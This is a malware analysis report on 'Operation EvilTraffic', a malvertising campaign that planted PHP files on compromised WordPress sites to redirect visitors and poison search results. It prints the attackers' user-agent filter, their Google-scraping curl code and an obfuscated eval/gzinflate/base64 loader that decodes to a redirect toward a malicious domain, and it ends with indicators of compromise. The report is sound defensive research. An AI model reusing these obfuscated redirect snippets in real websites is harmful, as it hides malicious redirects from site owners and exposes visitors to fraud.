ZLAB

Operation EvilTraffic

Tens of thousands of compromised web sites involved in new massive malvertising campaign

Malware Analysts:

Antonio Pirozzi
Antonio Farina
Luigi Martire

CSE CyberSec Enterprise SPA
Via G.B. Martini 6, Rome, Italy 00100, Italia
Email: info@csecybsec.com
Website: www.csecybsec.com

19/01/18

Introduction

When the advertising banners are no longer effective to generate revenues because of spreading of adblockers, you have two chances:

- Inject a Javascript cryptocurrency miner in your web pages;
- Compromise a set of vulnerable websites creating a huge redirect chain towards advertising websites and hijack all visitors to it.

Actually, both the methods are used, a Coinhive Javascript script allows to mine Monero coins simply keeping open a webpage in the visitors' browser. (http://securityaffairs.co/wordpress/66204/hacking/cryptocurrency-miners-browser.html); the second one will be detailed in this report through the analysis of a recently discovered campaign.

In the last days of 2017, researchers at CSE Cybsec observed threat actors exploiting some CMS vulnerabilities to upload and execute arbitrary PHP pages used to generate revenues via advertising.

The malvertising campaign was tracked as Operation EvilTraffic.

The malvertising chain

The compromised websites involved in the Operation EvilTraffic run various versions of the popular WordPress CMS. Once a website has been compromised, attackers will upload a "zip" file containing all the malicious files. Despite the "*zip*" file has different name for each infection, when it is uncompressed, the files contained in it have always the same structure. We have found some of these archives not used yet, so we analyzed their content.

The malicious files are inserted under a path referring probably different versions of the same malware (“vomiu”, “blsnxw”, “yrpowe”, “hkfoeyw”, “aqkei”, “xbiret”, “slvkty”).

Under this folder there are:

- a php file, called “lerbim.php”;
- a php file, that has the same name of the parent dir; it has initially *“.suspected”* extension and only in a second time, using “lerbim.php” file, it would be changed in *“.php”* file;
- two directories, called “wtuds” and “sotpie”, containing a series of files.

An example of this structure is shown in the Figure 1:



Figure 1 - Malicious files

The main purpose of the “malware” used by crooks behind the *Operation EvilTraffic* is to trigger a redirecting chain through at least two servers which generate advertising traffic.

The file “{malw_name}.php” becomes the core of all this context: if it is contacted by the user through the web browser, it redirects the flow first to “caforyn.pw” and then to “hitcpm.com”, which acts as dispatcher to different sites registered to this revenue chain.



Figure 2 - Redirection flow

These sites could be used by attackers to offer commercial services that aim to increase traffic for their customers, but this traffic is generated in an illegal way by compromising websites. The sites could host also fraudulent pages which pretend to download suspicious stuff (i.e. Toolbars, browser extensions or fake antivirus) or steal sensitive data (i.e. credit card information).



Figure 3 - Examples of malicious pages

In order to increase the visibility of the web, the compromised sites must have a good page-rank on search engines. So, the malware performs SEO Poisoning by leveraging on wordlist containing the trending searched words as shown in the following figure:

Figure 4 - On left: files named as search engines trends; on right: content of one of the files

Each row represents a trend on Google, such as “girlfriend-left-me-for-another-man” (☹).

On the compromised site, this row point to a file containing the results of the first two pages of the corresponding query on the search engine. All the files containing the query results are in the “wtuds” and “sotpie” folders. Using this trick, when a user searches for the specific phrase on a search engine, it will index the compromised site inviting the user to click it and to start the revenue redirects.



Figure 5 - The content of the files represents the search engines results

The population of the compromised site with the wordlists and their relative query results is triggered contacting the main php using a specific User-Agent on a path *“{malw_name}/{malw_name}.php?vm={keyword}”*.

```
'#Ask\s*Jeeves#i', '#HP\s*Web\s*PrintSmart#i', '#HTTrack#i', '#IDBot#i', '#Indy\s*Library#',
'#ListChecker#i', '#MSIECrawler#i', '#NetCache#i', '#Nutch#i', '#RPT-HTTPClient#i',
'#rulinki\.ru#i', '#Twiceler#i', '#WebAlta#i', '#Webster\s*Pro#i','#www\.cys\.ru#i',
'#Wysigot#i', '#Yahoo!\s*Slurp#i', '#Yeti#i', '#Accoona#i', '#CazoodleBot#i',
'#CFNetwork#i', '#ConveraCrawler#i','#DISCo#i', '#Download\s*Master#i', '#FAST\s*MetaWeb\s*Crawler#i',
'#Flexum\s*spider#i', '#Gigabot#i', '#HTMLParser#i', '#ia_archiver#i', '#ichiro#i',
'#IRLbot#i', '#Java#i', '#km\.ru\s*bot#i', '#kmSearchBot#i', '#libwww-perl#i',
'#Lupa\.ru#i', '#LWP::Simple#i', '#lwp-trivial#i', '#Missigua#i', '#MJ12bot#i',
'#msnbot#i', '#msnbot-media#i', '#Offline\s*Explorer#i', '#OmniExplorer_Bot#i',
'#PEAR#i', '#psbot#i', '#Python#i', '#rulinki\.ru#i', '#SMILE#i',
'#Speedy#i', '#Teleport\s*Pro#i', '#TurtleScanner#i', '#User-Agent#i', '#voyager#i',
'#Webalta#i', '#WebCopier#i', '#WebData#i', '#WebZIP#i', '#Wget#i',
'#Yandex#i', '#Yanga#i', '#Yeti#i','#msnbot#i',
'#spider#i', '#yahoo#i', '#jeeves#i' ,'#google#i' ,'#altavista#i',
'#scooter#i' ,'#av\s*fetch#i' ,'#asterias#i' ,'#spiderthread revision#i' ,'#sqworm#i',
'#ask#i' ,'#lycos.spider#i' ,'#infoseek sidewinder#i' ,'#ultraseek#i' ,'#polybot#i',
'#webcrawler#i', '#robozill#i', '#gulliver#i', '#architextspider#i', '#yahoo!\s*slurp#i',
'#charlotte#i', '#ngb#i', '#BingBot#i' ) ;
```

Figure 6 - The user-agents accepted by the php

The query is done using the CURL library for PHP, as reported in the figure:

```
for ($google_n=0;$google_n<11;$google_n=$google_n+10)
{
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, "http://www.google.com/search?q=$query_pars_2&start=$google_n");
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    $result = curl_exec($ch);
    curl_close($ch);
    $result = str_replace("\r\n", "", $result);
    $result = str_replace("\n", "", $result);
    preg_match_all ("#<span class=\"st\">(.*)</span>#iU",$result,$m);
    foreach ($m[1] as $a) $text .= $a;
}
```

Figure 7 - The code with which the malware obtains the results from search engines

Moreover, the malware obfuscates the link to “caforyn.pw” using simple php encoding:

```
$RN5255 = "0hz14bp35wvtr)u6je79iq2_o;xklncm(gsfd*ya/8.";$wW7675 = $RN5255[6].$RN5255[12].$RN5255[17].$RN5255[33].
$RN5255[23].$RN5255[12].$RN5255[17].$RN5255[6].$RN5255[28].$RN5255[39].$RN5255[30].$RN5255[17];
$kJx5370 = "ev".chr(97)."".chr(108)."(".chr(103)."".chr(122)."".chr(105)."n".chr(102)."".chr(108)."a\x74e\x28\x62".
chr(97)."se\x36".chr(52)."".chr(95)."de\x63\x6Fd".chr(101)."".chr(40)."";
$HZzOdat3568 = "".chr(41)."\x29\x29\x3b";$nI504 = $kJx5370.
"'y0hNTEkt0lDyyU9OLMnMz7NSyCgpKbDS109OTMsvqszTKyjXBzL0zc3tU2xVUtRyK7NTK4ttVSC0kqY1AA==''.
$HZzOdat3568;$wW7675($RN5255[40].$RN5255[42].$RN5255[37].$RN5255[40].$RN5255[17], $nI504  ,"691");
```

Decoded Output

```
<?php header("Location: http://caforyn.pw/for/77?d=$d&mykeys=$mykeys");
```

Figure 8 - Obfuscated code represents the redirect link

Obviously, the wordlists must be updated in order to make the compromised sites be present among search engines results. This task could be likely done using a bot which retrieves the search engines’ trends (public information) and dispatches these new words to the php file on the compromised host.

Through the chain, in every request, the sites send each other some parameters (sent through HTTP GET query) in order to keep track of all the redirecting flow:

- “d” : indicates the compromised host from which the request comes.
- “mykeys” : indicates the keyword belonging to the wordlists trend (previously explained) used to retrieve the compromised URL by search engine.
- “key” : is a code calculated by *“caforyn.pw”* using the previously parameters and indicates the advertising campaign on which *“hitcpm.com”* will redirect the user.

In conclusion, using Google we determined that roughly 18.100 websites were compromised by the crooks using a custom kit:



Figure 9 - Number of compromised sites

While we were analyzing the EvilTraffic malvertising campaign, we realized that most of the compromised web sites used in the first weeks of the attacks have been cleaned up in the last days. just in one week the number of compromised web sites dropped from around 35k to 18k.

Statistics

According to Alexa Traffic Rank hitcpm.com is ranked number 132 in the world and 0.2367% of global Internet users visit it. Below are reported some

traffic statistics related to hitcpm.com provided by hypestat.com

Figure 10 - Hitcpm.com rank

Daily Unique Visitors	**1,183,500**
Monthly Unique Visitors	35,505,000
Pages per visit	1.41
Daily Pageviews	1,668,735

Analyzing the traffic statistics, we found that there has been an exponential increase of the traffic during October 2017.



Figure 11 - Traffic stats

Considering all traffic sources of hitcpm.com, they can be divided as follows, thanks to similarweb.com:



Figure 12 - Traffic sources

The above image shows that 39,01% of traffic is generated from Referrals.

We found at least 1k web sites acts as a proxy to hitcpm.com and most of them are legit compromised website.



Figure 13 - Websites related to hitcpm

Following we see a small part of the referrer sites:

```
www.limooe.com
cz.realix.co
dx.prairieroselaces.com
yw.lurkdns.com
nl.mementocosmico.com.br
vx.teachery.us
gj.suanloy.com
it.chzeyubpoh.com
sm.socalcushions.com
ym.lizbarrettcommunications.com
lf.certifiedsolutioninc.com
os.kikaradz.com
lg.wopministries.org
ni.123spirits.com
rz.romkh.com
tc.lavalicorice.com
sx.scentworkacrosstexas.com
rb.schlopps.com
hb.aboutmichaelaguilar.com
lt.malibuslumlord.net
ox.envirosafety.co.in
to.codinggamesforkids.com
gv.frenchtouchcleaningservice.com
bh.100percentbullylife.com
```

Figure 14 - Referrer sites

We found that there is also a malicious software, related to hitcpm.com, which acts as browser hijacker. It is distributed via various methods, such as:

- Attachment of junk mail
- Downloading freeware program via unreliable site
- Open torrent files and click on malicious links
- By playing online games
- By visiting compromised websites

The main purpose of the malware is to hijack web browsers changing browser settings such as DNS, settings, homepage etc. in order to redirect as more traffic as possible to the dispatcher site.



Figure 15 - Hijacking

IoCs

Components present on compromised sites

- path: “/wtuds”
- path: “/vomiu”
- path: “/sotpie”
- file extension: “.suspected”
- filename: “vomiu.php”
- filename: “zotpie.php”
- filename: “otiarw.php”
- filename: “vomiu.php.suspected”
- filename: “lerbim.php”
- filename: “blsnxw.php”
- filename: “yrpowe”,php
- filename: “hkfoeyw.php”
- filename: “aqkei.php”
- filename: “xbiret.php”
- filename: “slvkty.php”

Network IoCs

- url: “caforyn.pw”
- url: “superasdc.pw”
- url: “hitcpm.com”